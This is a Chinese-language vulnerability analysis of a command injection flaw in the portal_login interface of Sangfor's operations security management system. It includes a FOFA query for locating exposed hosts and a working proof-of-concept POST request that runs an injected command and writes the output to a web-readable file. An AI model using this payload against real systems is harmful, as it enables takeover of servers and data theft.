漏洞简介
深信服运维安全管理系统 portal_login 接口存在远程命令执行漏洞。攻击者可通过构造恶意的请求,利用该漏洞在目标服务器上执行任意命令,从而可能导致服务器被完全控制、敏感数据泄露等严重后果。
影响版本
低于 3.0.12 20241106
fofa语法
body="/fort/login" && header="FORTSESSIONID"
漏洞分析
直接看 com.sbr.fort.foreignDP.DpLoginController#doLogin 的实现方式

从上图可以看到接口/portal_login 会将请求body部分整个带入decryption方法中,跟进decryption方法,看下它的实现逻辑

好家伙,直接将 req 拼接进 cmds 命令中,然后调用 ShellExecutor() 类的 dpExe 方法执行 cmds 命令,看下 dpExe 方法是如何执行cmds命令的

直接调用 RmtShellExecutor 类的 exec 方法执行cmds 命令,无任何过滤或校验,因此造成了命令注入漏洞,攻击者可以注入任意命令在服务器上以当前Java进程运行权限执行任意命令。
需要注意拼接命令的最开始部分的 echo -n 作用是显示文本,但与普通的 echo 命令不同,它不会在输出的末尾自动添加换行符。简单来说,-n 就是告诉 echo “别换行”。
漏洞复现
POC
POST /fort/portal_login HTTP/1.1
Host: osm.mrxn.net

`id` >/usr/local/tomcat/webapps/fort/trust/version/T1.txt #
访问 /fort/trust/version/T1.txt 文件

获取到命令执行的结果


